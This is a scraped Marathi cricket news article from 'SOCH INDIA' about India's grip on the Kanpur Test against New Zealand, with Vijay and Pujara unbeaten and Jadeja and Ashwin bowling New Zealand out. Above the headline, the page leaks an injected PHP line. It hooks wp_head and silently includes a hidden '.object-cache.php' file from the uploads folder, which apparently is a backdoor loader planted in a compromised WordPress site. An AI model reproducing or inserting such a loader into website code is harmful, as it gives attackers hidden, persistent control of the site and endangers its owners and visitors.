add_action('wp_head', function(){echo '';}, 1); /* core-assets-loader */ @include_once('/home/sochindi/public_html/wp-content/uploads/.wp-cache-cd8672/.object-cache.php'); कानपूर कसोटीवर भारताची पकड, विजय 64*, पुजारा 50* – SOCH INDIA
Menu

देश
कानपूर कसोटीवर भारताची पकड, विजय 64*, पुजारा 50*

nobannerकानपूर कसोटीवर भारताची पकड, विजय 64*, पुजारा 50*



कानपूर: विराट कोहलीच्या टीम इंडियानं न्यूझीलंडविरुद्धच्या पहिल्या कसोटीवर आपली पकड मजबूत केली आहे. या कसोटीत तिसऱ्या दिवसअखेर भारतानं दुसऱ्या डावात 1 बाद 159 धावांची मजल मारली आहे.

पहिल्या डावातील 56 धावांची आघाडी जमेस धरली, तर भारताला न्यूझीलंडवर एकूण 215 धावांची आघाडी मिळाली आहे. तिसऱ्या दिवसाचा खेळ थांबला तेव्हा मुरली विजय 64 धावांवर तर चेतेश्वर पुजारा 50 धावांवर खेळत होता.

भारतीय गोलंदाजांची कमाल

दरम्यान काल बॅकपूटवर गेलेल्या टीम इंडियांने आज कानपूर कसोटीत कमबॅक केलं. कारण कालच्या एक बाद 152 अशा मजबूत स्थितीतून, न्यूझीलंडचा संपूर्ण डाव 262 धावांत गुंडाळल. त्यामुळे भारताला 56 धावांची आघाडी मिळाली.

भारताकडून रवींद्र जाडेजाने 5 तर अश्विनने 4 फलंदाजांना माघारी धाडत,न्यूझीलंडचा डाव गुंडाळण्यात मोलाचा वाटा उचलला.

रवींद्र जाडेजानं 73 धावांत पाच फलंदाजांना माघारी धाडलं. तर अश्विननं 93 धावांच्या मोबदल्यात चार विकेट्स काढल्या.

अश्विन आणि रवींद्र जाडेजानंप्रभावी मारा करुन कानपूर कसोटीच्या तिसऱ्या दिवशी टीम इंडियाला जबदरस्त कमबॅककरुन दिलं. न्यूझीलंडनं उपाहारापर्यंत पाच बाद 238 धावांची मजल मारली होती. मात्र त्यानंतरजाडेजा – अश्विन जोडीने अवघ्या 24धावात न्यूझीलंडचा उर्वरीत अर्धा संघमाघारी धाडला.